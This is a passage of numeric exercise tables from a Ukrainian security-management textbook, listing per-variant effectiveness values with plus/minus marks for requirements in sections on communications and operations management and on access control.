59	88-	40-	86-	63-	51+	62-	59-	97-	14-	64-	77-	57+	37-	15+	71+
60	6+	42+	75-	86+	96-	60-	68-	71-	74-	88+	86+	87+	57-	95-	62-
61	65+	66-	6+	67-	90-	2+	58-	22+	63+	98+	37-	99-	23-	86-	73-
62	87-	93+	28-	30-	9+	35+	28+	42-	23+	91+	65+	86+	23+	32-	7-
63	94-	99+	56-	58+	36+	80+	11-	85+	54+	54-	84-	36+	21-	96-	41-
64	74+	45-	77+	16-	90+	69-	47+	97-	9-	99+	3-	89-	25+	76-	34-
65.1	64+	13-	12-	30-	62-	88-	43-	41+	78+	64+	2+	59-	37-	12-	30+
65.2	17-	47-	67+	71-	56-	58-	69-	42-	48-	31+	3-	47+	43+	16+	10-
65.3	26-	69+	65-	57-	88-	78+	27+	5-	60+	31-	24+	20-	68+	77+	76+
65.4	55+	48-	6+	21+	51-	67-	43+	5+	56-	68+	33-	32-	67-	46+	3-
66.1	56-	85-	9+	61+	33+	35-	68-	23-	92+	10-	56+	43+	61+	64+	70-
66.2	94+	88+	37-	36+	11-	22-	82+	98+	47+	62+	82+	77+	61-	84+	33+
66.3	47+	76+	24-	47+	23-	62+	9-	64-	83-	53+	69+	56+	53+	11-	95+
66.4	25+	56+	51-	54+	40+	64-	32-	77+	39-	68-	87+	50+	57-	51-	47-
66.5	84-	59+	53+	85-	91-	42-	68-	57-	46+	61-	98+	47+	77-	37-	84-
66.6	6-	27+	44-	46-	93+	15+	30+	47+	17+	53+	33+	12-	47+	6+	86-
66.7	35-	66+	21-	63-	70+	24+	19-	49+	62-	67+	98+	4+	51-	96+	33+
66.8	64+	67+	22-	8+	18+	22-	95+	45+	1+	75-	53-	6+	1-	47+	67-
66.9	75-	12+	48+	60-	12+	77+	34+	93+	23+	50-	2+	13-	55+	63-	31-
67.1	45-	24-	5-	50-	98-	14+	68+	4+	0-	41-	94-	59-	68+	98+	74-
67.2	27-	46-	62-	48+	12+	30-	40+	70+	78-	39-	63+	90-	35+	80-	15+
67.3	46-	31+	54-	15+	52+	50-	93+	65+	47-	99-	75+	62-	63-	73+	57-
68	25-	55-	94-	40+	90+	7+	25+	92-	70+	70+	37-	79+	88-	60-	16+
69	88-	85-	98-	81-	92+	11-	54-	69-	67-	80+	87+	53-	2+	56+	3-
70	34-	77+	55-	95-	92-	95-	39+	57-	77+	79+	59-	75+	38-	1-	82-
71	90-	83+	50+	0+	96+	76-	45-	44+	91+	56+	2+	81+	54-	30-	26+
72	63-	86+	11-	27+	32+	55+	29-	22+	8+	17-	84-	9-	45+	1-	13-
73	4+	46+	74-	28-	49-	38+	30+	8+	74+	90+	50-	38+	70+	73-	31+
74	46+	6-	52+	27-	98-	88-	60-	19-	4-	28+	42+	29-	26-	5-	87-
75	65+	16+	31-	72-	81-	42+	63-	69-	24+	66-	96+	96+	38+	32-	2-
76	87-	49+	75-	29-	8+	4+	26-	42+	21-	23-	70-	9-	91+	36-	96-
77	28-	26+	18-	51+	7-	60-	33+	72-	53-	69-	23+	70+	6+	42+	3-
78	63+	52-	5-	78-	99-	0-	57+	38+	85+	94+	85+	13+	72-	23-	37+

Продовження табл. 4.10

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
79	90+	88+	34-	72-	93+	59+	64-	17+	31-	19-	86+	29-	1+	74+	89+
80	6-	34+	57+	49-	72+	29+	53+	65+	67-	65+	83+	44+	65-	44-	12-
81	43+	93-	8+	38-	19-	22-	19+	14+	80+	4-	20-	77-	0+	89+	82-
82	87+	79-	29-	54+	54+	30-	75+	70+	95+	75-	63+	94-	45+	58-	15+
83	41-	2+	34-	48-	78+	50-	72-	57-	20-	44+	13-	25-	5+	88-	45+
84	21+	65-	34-	41+	62-	2+	23+	46+	71+	27+	30+	10-	85+	35-	24-
85	77-	24+	93-	49-	93+	48+	63-	6+	36-	21+	41-	7-	38+	1+	10+
86	45+	53+	75+	87+	99+	72-	50-	54-	91-	35+	68-	28+	4-	79+	44+
87	79-	86-	25-	5-	85-	3+	63-	3+	32-	14-	33-	93+	76+	57-	1-
88	18+	55+	50+	90+	27-	30+	53+	56-	16-	27+	86-	20-	53-	43+	18+
89.1	92+	58-	49+	24-	73-	35-	93-	44+	58+	17-	40+	77-	49-	16-	73-
89.2	78+	3-	20+	11+	13+	31-	56+	24+	68-	85-	64-	79+	97+	81-	64-
89.3	25+	58-	22-	59-	24-	91-	13+	41+	10-	36+	38-	65-	0-	40-	40+
90	80+	51-	92-	64-	57+	92+	30-	41+	58-	90+	23-	79-	39+	75-	5-
91	11+	32-	53+	30-	29+	75+	90+	60-	10-	56-	66-	81-	2-	12-	69+
92	75+	2+	42+	2-	9-	88+	40-	72+	8+	16-	87-	78+	51-	27+	69+
93.1	84-	78-	67+	59-	82-	32-	69-	42-	38-	41+	46-	64-	54+	54+	66+
93.2	75+	66+	69-	1+	78+	84-	25-	21-	54+	9-	38-	84-	30-	61-	79-
93.3	0-	84-	40+	43-	71-	22+	70+	31+	6+	88-	35-	66+	67+	31-	87+

Варіанти значень ефективності для розділу 6 "Управління комунікаціями та процесами" (варіанти 16 – 30)

№	Варіант														
вимоги	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	85-	45+	19-	36+	73-	64-	52-	65+	55-	26-	56-	99-	36-	13-	23-
2.1	3-	97-	9+	38-	79-	96+	73-	37-	58-	24-	98+	28+	22+	32-	14+
2.2	27+	7+	74+	74-	74-	70+	80-	22+	79-	58-	17+	10+	6-	45+	54+
2.3	10+	57+	8-	68-	38-	84+	77-	23+	84+	93-	13-	99-	6+	75+	57+
2.4	5-	14-	71-	36-	4-	52-	2+	75+	15-	37+	75-	71-	46+	59-	48+
2.5	3+	9-	95+	16+	41-	46-	63+	26+	96+	33-	18+	59-	24-	44+	29+
2.6	69-	20+	73-	92+	35+	74+	3-	30-	60-	14+	47+	51+	40+	10-	64-
3.1	34+	95-	97-	23+	81-	54+	83+	65-	22+	99+	15-	51+	62+	76-	22-
3.2	45+	43+	79-	62+	34+	37-	14-	61-	66+	90-	33+	9-	64+	0+	21-
3.3	99+	83+	80+	0+	35+	62+	16-	9-	37-	61-	15-	60-	69-	66-	66+
3.4	33-	47+	44+	87+	15-	54-	8+	31+	72-	35-	96+	99-	13+	60+	14+
3.5	28+	42+	80-	95+	90+	52-	6-	94+	79-	99+	2+	86-	6+	37+	44+
4	85+	12-	14+	28-	20-	14-	9+	76+	88+	43-	38-	93+	4+	54+	79-

Продовження табл. 4.10

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
5.1	64-	21-	17+	83-	19+	72+	96-	77+	81-	86+	60+	81-	93+	1-	18+
5.2	71+	34+	7+	14+	16+	80-	99-	4-	44+	34+	18+	8-	6+	27-	50-
5.3	26+	44-	73-	41+	91-	5+	14-	76+	18+	38-	52+	19+	49+	76-	23+
5.4	35+	98+	20-	82-	64-	78-	30-	64+	40-	29-	99+	7-	16-	36+	38+
6.1	98+	70-	44+	63-	55-	20-	97+	56-	92-	36-	1+	6+	19+	8+	74-
6.2	69-	51-	71-	7-	92-	44+	28-	91+	3-	10+	29-	65-	82+	28+	32+
6.3	38-	14+	58-	79-	65+	9+	97-	57-	32-	66+	15-	78+	68-	56+	35+
6.4	88-	29+	33-	64+	7+	39+	41-	12+	10-	22+	52+	52+	17-	11+	33+
7.1	51+	58-	11-	85-	49-	51-	32+	43+	58-	73-	37-	81+	18-	73+	97-
7.2	61+	8-	85-	68-	63-	93-	42-	32-	15-	4+	99-	86+	67+	19-	78-
7.3	40+	27+	69-	33-	95-	28+	55+	7-	62-	37-	28-	89-	94-	12-	45+
8.1	87-	80-	40+	67-	28-	88-	89-	95+	25+	46-	38+	59+	20+	6+	89+
8.2	38-	47-	62+	3+	63-	18-	76-	26-	23-	35-	43+	72-	23-	7+	6-
8.3	71-	51+	33+	48+	20-	4+	9+	78-	6-	2-	38-	35-	94-	67-	56-
8.4	49+	46+	88-	66-	69-	55-	40-	1+	55+	42+	88+	61+	49-	82+	5-
9.1	20+	3+	86+	68+	43-	61-	7+	30-	73+	19-	15+	82+	13+	40+	73-
9.2	50-	34+	85+	4+	29+	78+	70+	92+	72-	43+	28+	5+	37-	1+	89-
10	37+	93+	65-	6-	91-	44+	72+	82+	58+	70-	5+	88+	20-	18-	7+
11.1	50-	54-	86-	71-	80-	6+	40-	51-	34-	11-	6-	20-	57-	43+	85-
11.2	50-	89+	98-	32+	20-	58-	15+	96-	83+	77+	25+	52-	93-	93-	14-
11.3	89-	90-	32+	81-	61+	90+	93+	9+	78-	33-	77+	29+	48-	75+	15-
11.4	63-	5+	64-	26-	83+	87-	23-	21+	20-	57-	92-	25+	57-	68+	9+
11.5	18+	15-	9+	56-	84+	69+	18-	60+	60+	77+	73+	56-	62-	32-	1+
12	49+	82+	92+	62-	93-	84-	91+	77-	36+	34+	17-	63+	24-	66-	93-
13	4-	75+	72-	88-	93-	87-	10-	70-	99-	17+	20-	93+	32-	23-	17+
14	80-	22+	17+	71-	73+	14-	87-	78-	90-	15-	12+	52+	20+	95+	30-
15	13-	83-	80-	14-	53-	24-	20+	80+	9-	51+	18-	79-	48-	96+	77-
16	71-	71+	47+	97-	43+	34-	22-	94-	79-	16+	8-	79+	22+	8-	47-
17	84+	43+	33+	56+	86-	29-	8-	42+	4+	90+	86+	56+	78-	30+	71+
18	91-	96+	21+	30-	25-	92-	90+	2-	55-	87-	55-	33+	95-	43+	68-
19	26-	15+	93+	45+	22+	53+	68-	51-	49+	23+	70+	51+	15-	9-	60-
20	95-	88+	55+	77-	67-	79-	6-	82+	1+	56-	74-	25-	59+	90-	45+
21	30+	74-	59+	4+	66-	98-	59-	46+	84-	61-	95-	24+	82+	69+	46-
22	78-	4+	4-	14-	92-	71+	31-	51-	93-	5+	72-	11-	20-	40+	94+
23	68+	39-	33-	66-	37+	1-	93-	8-	40+	22+	57+	3-	88-	72-	62+
24	96-	97+	64-	71+	47+	54-	33+	22-	93-	29+	13+	40-	37-	23+	98-
25	3-	27+	14-	61-	60-	29+	31+	78+	44-	11+	21+	51+	36-	4-	31+
26	70+	83-	50+	99+	46+	58+	55-	68-	36-	42-	65+	25-	13+	61+	77-
27	54+	22+	72+	28-	82+	94-	63-	35-	12-	8-	89+	4-	30+	73+	68-

Продовження табл. 4.10

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
28	52+	10+	86+	47+	63-	1+	61-	96-	45+	83-	72-	4-	24-	55+	72+
29	78-	56-	84-	15+	33-	48-	15+	40-	5-	97-	37-	2-	47+	8+	62-
30	22+	68-	81-	74+	4-	4-	54+	21-	98+	83+	26+	4-	91-	88+	16-
31	31-	71-	87-	61+	7+	49+	34+	12+	88-	42-	57-	82-	89-	56+	51+
32	96+	29-	80-	12+	89-	87-	55+	94+	91+	98-	63-	18+	95-	3+	93-
33	64-	90-	58+	9-	40+	36+	7+	76+	33+	99+	40-	67+	91+	52-	52-
34	15-	85-	42+	4+	84+	19-	13-	27-	88-	84-	6-	76-	52-	74-	7+
35	17-	11-	75+	66+	15+	14+	55-	71+	64-	91-	24-	55-	44+	30-	7-
36	8+	22-	93-	13-	37+	22-	48-	87+	62-	13-	98-	96+	56-	47+	78-
37	48-	24+	94-	19+	92-	69+	99-	92+	77-	32-	38-	0-	72+	41-	16+
38	94-	45-	83+	18+	62-	70-	52-	94-	54-	13+	36-	82+	97+	96-	30-
39	28+	48+	4+	90-	97+	30+	59+	76-	89+	51+	18-	42-	48+	92+	30+
40	33+	76-	12+	72-	4+	92+	40+	55+	32-	2-	89+	25-	70-	78+	7-
41	12-	58+	90-	69-	81-	15+	39-	99+	41+	26+	14-	31+	34+	97+	64-
42.1	78+	56-	14+	67-	16-	36-	50-	8-	22+	91+	16-	16+	41+	75+	86+
42.2	73+	72-	32-	31+	66-	27+	70+	67-	48+	79-	72+	46-	19-	80+	47-
42.3	47-	30+	28+	35+	40-	30+	63-	60-	3-	14-	47+	41+	19+	41-	28-
42.4	16-	14+	88+	38+	10-	88-	6-	45+	70+	36-	46+	50-	67-	54-	81+
43	51-	42+	59+	57+	15+	80+	89-	83+	1+	32-	58+	28-	44+	0-	17-
44	40-	49-	41+	4-	4+	63+	99-	69+	69-	18+	76+	64-	88+	33-	21+
45.1	95+	32+	35+	19-	96-	56+	27-	61+	35-	84-	85-	18-	40+	20-	4-
45.2	10-	7-	92+	88+	55+	66+	35-	2+	55-	12-	92+	49-	49-	31+	60+
46.1	73+	33+	3+	4-	47+	98-	16-	22-	2-	87+	81-	92-	99-	16+	25+
46.2	63+	13+	53+	31-	93-	75-	21-	48+	49+	49+	31+	81+	80-	33-	71+
46.3	5+	1-	24+	12+	64+	67-	3+	90-	68-	90+	85+	6+	83-	86-	33+
47.1	23-	51-	85+	89+	2-	88+	57+	65-	16-	31+	57-	85-	65+	88-	4-
47.2	94-	45+	13+	21-	42+	31-	52+	50-	98+	95+	5+	28+	49-	40-	42-
47.3	49+	16-	77-	16+	88+	68+	9+	66+	64-	76-	86+	77+	41+	86+	29+
48	60-	56+	65+	42-	80+	72-	43+	95+	25-	37-	28+	73+	51+	1+	45-
49	66-	84-	93-	85-	37-	18-	26-	93+	59+	86+	30+	52-	34+	65+	78-
50.1	27+	84-	27-	33+	40+	55-	76+	48+	49+	11-	14-	73-	73+	18-	34+
50.2	27+	60+	36-	49+	73-	89+	51-	47+	86+	80+	97-	51-	60-	61-	64+
50.3	24+	94-	62+	3-	96-	40-	79-	55-	58-	58+	18-	3+	30-	4+	52-
50.4	51-	86+	74-	74-	90-	61-	87-	2+	4-	60-	36-	22+	58-	58+	35-
50.5	74+	75+	56-	18-	6+	12-	79-	8+	74-	35+	88+	63+	60+	34-	67+
50.6	20-	26-	86-	17+	52+	24+	73+	59+	53-	22-	89-	65+	99-	32+	36-
51	35+	98+	48-	16-	44-	17+	41+	73+	37-	96+	6+	44-	90+	34-	17+
52.1	41-	56+	40-	5-	67-	40-	23+	62+	16+	22-	88+	65-	26+	36-	91+
52.2	57-	3+	61-	8-	64+	37+	78-	31-	29+	54-	57+	69+	32+	51+	60+

Продовження табл. 4.10

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
52.3	32+	18+	48+	7-	41+	83+	37-	81+	58+	12-	72+	52+	96-	82+	41-
52.4	32-	9-	3+	8+	7+	11+	34+	46-	34-	32-	40+	43-	36+	10+	73+
52.5	15+	33+	89-	1+	2+	80+	14+	63-	27+	73+	35+	10-	78+	17+	49-
52.6	11-	67-	67-	39+	84-	49-	23+	79-	24+	40+	24+	56+	91+	31+	68-
52.7	45+	87-	12-	50-	86-	58+	12+	87-	13-	81-	65+	13-	73+	22-	78-
52.8	54+	85-	38+	63+	67-	21+	98+	64-	56-	62+	16+	44+	78-	64-	10-
53	27-	87+	10-	3+	88+	38-	45-	82-	11-	70+	98+	28+	34+	33+	94+
54.1	18-	46-	64-	30+	84+	43-	34+	30-	22+	52-	73+	32-	53-	11-	1+
54.2	19-	81-	19+	54-	80-	76-	80-	43+	90+	18-	54+	4+	54+	59+	97+
54.3	75+	7-	30-	84+	60+	72-	62+	43-	29+	42+	89+	78+	52-	32-	87+
55	38-	45+	87-	50-	19-	27+	4-	39+	23+	97-	22+	54-	76-	58+	51+
56	51+	80-	26+	18-	46+	63+	18-	38+	45-	25+	87-	50+	64+	73-	64+
57	99+	84-	41+	21-	5-	12-	85+	30+	8+	28-	49-	69-	78+	57+	32+
58	30+	59+	39+	22+	25+	22+	22-	45-	48-	22+	9-	76-	87-	49-	56+
59	29+	86-	46-	44-	64-	39-	58-	10+	88-	22+	70+	94-	16-	71-	7-
60	95-	92-	28-	70-	90-	39-	99-	35-	62-	37-	22+	78-	9-	41+	5-
61	73+	95+	45+	41+	85+	41-	34-	95-	46-	94-	22-	50+	55+	29+	35+
62	14+	29+	67-	73-	38+	23-	50+	40+	10+	63-	9-	47+	96-	52-	42-
63	21-	34+	88+	27+	86+	64-	16+	12+	98+	30+	9-	64+	57+	71-	93-
64	89+	57-	4+	54-	93-	87+	7-	3+	95+	83+	3+	5-	78-	4+	91+
65.1	34-	90-	86-	70+	97+	9+	10-	23-	75+	34+	10-	24+	54-	58-	73-
65.2	18-	20-	56-	20+	12-	6+	95+	11-	54-	29-	63-	52+	62+	23-	8-
65.3	22-	90-	26-	93+	33+	18-	2+	41-	34+	78+	26-	69+	3+	88-	27+
65.4	4-	49+	7-	26+	83-	21+	58+	61-	98+	9+	43-	43-	9-	98+	2+
66.1	6-	36-	85-	42+	88-	47-	87-	18-	8+	27-	52+	78+	93-	57+	94+
66.2	36-	96+	1-	25+	53-	2-	47-	30-	66-	3+	67+	61-	83-	42-	39+
66.3	10-	66+	28-	31+	72-	62-	34+	12-	73+	58-	38-	1-	39+	95+	62+
66.4	55+	27-	60-	36+	54-	75+	87+	99+	51-	14+	75+	19+	97+	58-	37+
66.5	15-	7+	65+	66+	17-	54+	30-	6+	72+	30-	34+	92+	62+	39+	93-
66.6	12+	42+	85+	28-	62-	37-	12+	58-	33+	33-	43+	14-	88-	34-	73-
66.7	20+	72-	69-	8+	8-	55-	56+	7+	18+	83+	36+	75-	23-	21+	41+
66.8	25-	54+	36-	68-	95+	1-	25+	8-	60-	10-	72+	2+	20+	95+	89-
66.9	71-	49+	91+	90-	37+	14-	5-	19+	9+	87-	47+	33-	13+	69-	64-
67.1	34+	53+	46+	39-	88+	6+	49+	44-	5-	67+	59+	50-	17-	73-	13+
67.2	79+	15+	96-	55+	38-	92+	96+	12-	7-	38+	8-	83-	36+	7+	13+
67.3	24-	30+	66-	29+	29+	52-	83-	3+	29+	81-	82+	96+	33-	72+	54+
68	3+	98+	39-	67+	72+	24+	65-	27+	7-	63+	85+	38-	68+	15-	96-
69	96+	32-	61-	56+	30-	84-	53-	79-	75+	65-	86-	56-	49-	43+	10-
70	70-	20+	91+	97+	94+	4+	49-	28-	64-	80+	37-	48-	34+	16+	34-

Закінчення табл. 4.10

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
71	20+	5-	4-	96+	20+	33-	32+	1-	94+	86+	6-	96-	40+	96+	40-
72	50+	92+	44-	48-	92-	70-	69-	64+	84-	34+	84-	46-	79-	72-	92-
73	40-	62-	1+	40-	97-	61-	46+	44+	81-	25-	17-	84-	66-	1+	23-
74	76+	47-	20-	21+	10+	98-	86+	35-	37-	36+	37-	24+	0+	37-	15-
75	32-	25+	93+	66+	54+	23-	86+	26+	20-	58-	77-	8+	46-	46-	91-
76	69-	2-	44+	65-	19+	43+	27-	80-	55+	92+	71+	71+	2-	56-	67+
77	34-	41-	23-	54-	67+	71-	30+	97-	58+	40+	14+	51+	33+	93-	55+
78	43-	96+	60+	76+	49+	40+	36-	40-	92-	83+	19-	81+	6+	99+	74-
79	51-	92-	2+	1+	12-	73+	35+	33-	21-	53+	70-	13+	4-	25+	84-
80	21+	12+	1-	99+	84+	84-	45-	18+	2+	59-	81+	56+	12-	1-	75-
81	90+	48-	40-	58+	14+	7-	80+	37+	3-	17+	76+	56-	59-	79-	72-
82	21+	49-	70+	16-	47-	63+	88+	92-	1-	22-	13+	14-	11-	70+	73-
83	40-	27+	19-	80-	55-	1-	44+	80-	11-	73-	72-	40+	26+	86-	73+
84	87-	29-	13+	96+	80+	12+	77-	29+	45+	32+	43+	96-	12-	11-	96+
85	37-	52+	36+	85-	38+	40+	97+	42-	6-	2+	14-	7+	12+	53+	1-
86	61+	66+	55-	72+	43-	97-	8+	63-	65+	29-	68-	4-	67+	77+	80-
87	89+	67+	0+	73-	35-	41-	1-	76-	63-	33+	81-	97-	63-	65-	41-
88	62-	62+	23-	7+	13-	73+	28+	14+	93+	83+	42+	23+	31+	91+	5+
89.1	44-	12+	81+	31-	19+	74+	43+	23-	94+	22-	81-	15-	55+	1+	6+
89.2	34+	33-	42-	1+	96-	64+	57-	29-	84-	48+	94+	57-	66+	55-	19+
89.3	43+	21+	77+	50+	10-	24-	56-	26-	46-	90+	63+	49-	16-	92+	7-
90	74+	42+	85+	2-	71-	55+	69-	66-	54+	3-	13+	77+	68-	37+	4+
91	31+	4-	19+	97-	60+	61-	97+	63+	52-	43-	61-	65-	44+	52+	89+
92	95+	94+	86+	51+	44+	39-	28-	77-	4+	42-	97-	65-	39-	16+	35-
93.1	46+	31-	37-	18-	22-	73+	69-	3-	67+	78-	52+	31-	94-	11-	22+
93.2	83+	57-	53+	92-	72+	51-	74+	9-	68-	61+	42-	19-	7+	22+	2-
93.3	50+	31+	83+	1+	48-	90-	61+	47+	80-	53-	53+	74-	15+	51-	9+

Таблиця 4.11

Варіанти значень ефективності для розділу 7 "Контроль доступу" (варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	43-	85-	46-	57+	87-	43-	90+	97-	13-	19-	71+	99+	53+	92+	30+
2	30+	17+	41-	80-	96-	89-	15-	13-	39-	99-	44+	30-	63-	1-	51+

Продовження табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
3	98+	46+	23-	20+	66-	69-	86+	74-	82+	86-	2-	2-	6+	81+	7-
4	60+	20-	48-	63-	34-	69+	73+	3+	14+	82+	34+	4-	44-	97-	34+
5	85-	60-	50+	96+	97-	21-	29-	96+	23+	16-	1+	42+	87+	47-	82+
6	97-	15-	87+	71+	50-	6-	35-	91-	15-	10+	40+	50+	73-	30-	35-
7	26-	92-	18+	80+	80+	18+	43+	53+	83-	70+	50-	62+	45-	70-	42+
8	86-	54+	11+	18-	23+	50+	91+	21+	39+	89-	22+	70+	7-	38+	5+
9	52-	47+	63+	56-	63+	84+	57-	29-	56+	6-	55-	12+	69-	79-	57+
10	29-	51-	73+	55+	37-	75-	36+	92+	3+	90+	56-	48+	66-	5-	61-
11	34+	31+	81-	7+	20-	50-	26-	59+	96+	14+	11+	13-	36-	90-	17+
12	91+	72-	81-	52-	39+	76+	90+	36-	33-	35+	10+	61-	31+	3-	56-
13	29+	37-	41-	78-	94-	7+	33+	55+	16-	16-	26+	16+	50+	85-	71+
14	72+	38+	47+	5+	75+	0+	90+	21-	67-	63+	57-	65+	23+	79+	55+
15	70-	56-	8-	18-	49-	40-	4+	5-	97-	76+	10+	35-	98+	22-	41+
16	29+	34-	71+	33+	91+	62-	85+	61-	89+	3-	57+	24+	80-	35+	65-
17	41+	19-	61+	15+	70-	16-	10-	21-	91+	85+	28-	78+	93+	25-	18+
18	59+	65-	11+	29-	10-	42-	66+	28+	84-	45-	23+	43-	96+	19-	32+
19	37-	40+	54+	84-	14+	82-	19-	55-	82-	11+	3-	45-	92-	52+	67+
20	7-	59+	29+	28-	17-	71+	60-	26-	77-	33-	76+	91-	67-	85+	49-
21	64-	19-	95-	81+	12+	22+	94+	59+	5-	13+	37+	26-	65+	9-	94-
22	54-	24-	62-	51-	31-	50+	48-	8-	31+	88-	15+	12+	77+	41+	90+
23	99-	72+	33+	23-	24+	41+	79-	71+	32-	73-	19+	28+	30-	55-	64-
24	69+	80+	63+	46+	7-	64+	1-	79-	91+	48+	79+	17+	19-	19-	69-
25	91-	77-	27-	35+	42-	44-	81-	52-	86+	20+	65-	53-	76+	81+	91-
26	93-	9-	64-	97-	31+	52-	68-	72-	92-	58+	73+	12-	30-	8+	76+
27	49+	81+	4-	77+	30+	97+	3+	12-	76+	32-	51-	42-	62+	71+	66-
28	76+	9+	93+	93-	74+	15-	60+	11+	13+	6+	87+	87-	17+	48+	88+
29	55-	30-	21+	21+	3-	88+	4-	48+	32+	74+	65+	49-	77+	52-	64-
30	9+	82+	33+	10+	83+	18-	22-	43-	49-	44+	5-	24+	11+	68-	35-
31	23+	91-	96+	43+	44-	60+	74-	93+	37-	64+	85-	93+	26+	94-	26+
32	19-	73+	68+	49-	16-	10-	39+	24-	66-	73+	8-	50+	84+	79-	61-
33	62-	18+	4-	32-	87+	30+	80+	28+	6-	55+	44+	80+	96-	77-	19-
34	89-	34-	2+	57+	33-	65-	29-	57+	29+	55+	43-	37-	92-	53+	51-
35	77+	44+	98-	83+	59-	55+	14-	83-	56-	89+	11-	58-	27-	13-	86-
36.1	28+	35+	92+	31+	20-	77+	27-	53+	8-	40+	67-	6+	94-	98-	99+
36.2	70+	60+	80+	30-	6-	98+	69+	77-	39-	53-	41-	44+	66-	23-	42+
36.3	75-	81-	83-	10-	72+	58-	90-	94+	81+	27-	69-	60-	24-	83-	75+
37.1	75+	6-	14-	5+	53-	34-	9-	23+	62-	70+	39+	31-	84-	60+	50+
37.2	15+	17+	43-	16+	33-	42-	85-	59-	24-	92+	42-	86+	81+	34-	44-
37.3	92+	2-	53-	86+	26-	44+	15-	2+	58-	38-	55-	56-	7+	26-	78-

Продовження табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
37.4	97+	18+	41-	43+	86-	68+	99+	48-	21+	50-	65-	10-	14-	75+	7+
37.5	64-	61-	58+	97-	70+	3+	84-	97+	51+	39-	73-	8-	94+	2-	12+
37.6	88-	32+	95-	26+	11+	13-	39-	28+	11+	88-	43+	34-	34+	7-	64-
38	91-	99+	89-	82+	13-	47+	83-	49+	85+	11-	94-	54+	76+	75-	63-
39	64+	46+	34+	73-	93+	35-	81-	64-	75+	6+	48-	79-	15+	54-	95+
40.1	56-	78+	89-	82-	21-	38+	51+	2+	81+	46+	72-	32+	37+	30-	1-
40.2	77+	62+	13-	37-	50+	90-	2-	57-	27-	16-	27-	69-	5-	89+	40+
40.3	85-	42-	42-	12-	54+	81+	95+	5+	21-	85+	96-	6+	27+	22+	79-
40.4	34-	91-	32+	27+	11+	66-	9-	14+	15+	41-	20+	18-	90-	15+	68+
41	81+	57+	90-	21+	89+	61-	21-	95+	40+	59+	90-	73+	20+	74+	4-
42.1	61+	65-	91+	12-	4-	79-	36+	42+	69-	77-	43-	76-	93+	43+	38-
42.2	27+	11+	8+	38+	76+	2-	36-	91-	69+	86+	73-	87-	10+	55+	62+
42.3	31+	44-	34-	21-	84-	92-	53-	0+	96+	81+	68+	46-	77+	23-	83-
43	33-	21+	81+	36+	5-	27+	55-	53-	42-	18+	98-	67+	21+	90+	29-
44.1	13+	76-	86-	37+	35-	35-	47-	62+	9-	8+	72-	89-	54-	33-	31+
44.2	96+	61-	72-	6-	5+	51-	4-	18+	9+	10-	8+	56+	50+	38+	75-
44.3	14-	59-	58-	0+	61+	78-	14-	57+	6+	82-	32-	24+	16+	13-	55-
45	69-	61+	33-	36+	3-	49+	49+	82-	19-	65-	36-	22+	13+	0+	25+
46.1	99+	46-	90+	21-	73+	47+	3+	98-	46-	60-	92-	92+	93-	20+	34-
46.2	94-	83+	44-	80-	90+	35+	97+	16-	93+	87-	12-	19+	92-	43-	76-
46.3	28+	72+	91-	75+	28-	13+	72+	70-	68+	99+	46+	81-	36-	98-	16-
46.4	79-	72+	31+	91+	73-	68-	18-	50+	20-	14-	98+	54-	40+	34+	8-
46.5	50-	18-	53-	62+	40-	8+	78-	51-	14+	49-	63-	35-	38-	92+	50+
46.6	74+	76-	56+	8-	77+	7+	87-	59-	98-	53+	29-	25-	38+	31-	76-
46.7	71+	71-	50-	23+	12-	26+	30+	30-	39+	53-	84+	86-	47+	1+	5+
47	14+	73+	37+	95-	89-	71+	79-	27-	84-	72-	61+	7-	9-	51-	35+
48	34-	42+	0+	32+	40+	28+	30+	44+	43-	59-	33-	59+	5+	62+	56-
49	43+	28-	44-	2+	63-	91-	79-	92+	61+	28+	70-	95-	67+	42-	38+
50	79-	93-	95+	53+	40-	44+	25+	46+	92+	76-	92+	55+	58-	51-	58-
51.1	33+	21+	96-	4+	59-	47-	43+	33-	35-	81-	20-	1+	61+	21-	60+
51.2	54-	62-	82-	59-	49-	16-	58+	63-	12+	22-	46-	63-	21-	78-	88-
52	85+	13+	32-	32+	37-	13-	12-	40-	13+	26-	77-	33+	38-	65+	33+
53	66-	70+	88-	81-	73+	6+	20+	70-	33-	28-	41-	27+	25+	58-	44-
54.1	82-	5+	47+	19+	62+	70+	67-	57-	98+	29-	66+	33-	58+	62-	25-
54.2	77-	27-	78-	97-	54+	70-	98-	6-	29+	64-	32-	95-	10-	97+	99-
55	93-	94-	55-	15-	84-	61+	48-	48+	10-	77-	63+	66-	40+	90-	93+
56.1	84+	96+	86+	62+	49-	47-	57+	73+	74-	46-	38-	36-	90-	75+	0+
56.2	28+	42+	1-	43+	23+	43-	57-	40-	19+	21-	57-	42-	16+	43-	78+
56.3	89+	34-	26+	49+	1+	40-	27+	36-	85+	67+	95+	11-	62-	20-	36-

Продовження табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
56.4	49+	38+	26-	92+	62-	84+	52-	64+	51+	5-	77-	34-	61+	85-	58+
56.5	68+	19-	62-	42+	14+	83-	81-	39+	80-	92+	88-	89-	43+	3+	36+
57	53-	37-	97+	22-	81+	20-	95+	79+	45-	2-	73-	41-	92+	83-	13+
58	18+	26+	71-	10-	50+	62+	82-	13-	57-	65-	37-	8-	6+	63+	74-
59	38+	15-	32+	98-	18-	56+	47+	77+	21-	32-	63-	50+	6-	92+	10+
60.1	56+	50+	40+	50+	38+	29+	44-	98-	3+	89-	33+	82+	97-	4-	32+
60.2	37-	84-	54+	92-	23+	14+	37-	84+	73+	4+	32+	44+	11-	62-	28+
60.3	20-	50+	85+	51-	53-	66+	43+	22-	21+	7-	98-	87-	7+	98-	63+
60.4	29-	61-	32-	99+	8+	98+	14+	38-	87+	30+	3-	10+	62-	32+	65+
61.1	78+	44+	59-	75+	33+	25+	99+	11+	40-	23-	72+	72+	68+	82-	49-
61.2	50-	59-	98+	9+	37-	45+	51+	27+	28+	34-	37+	98+	7+	82+	37+
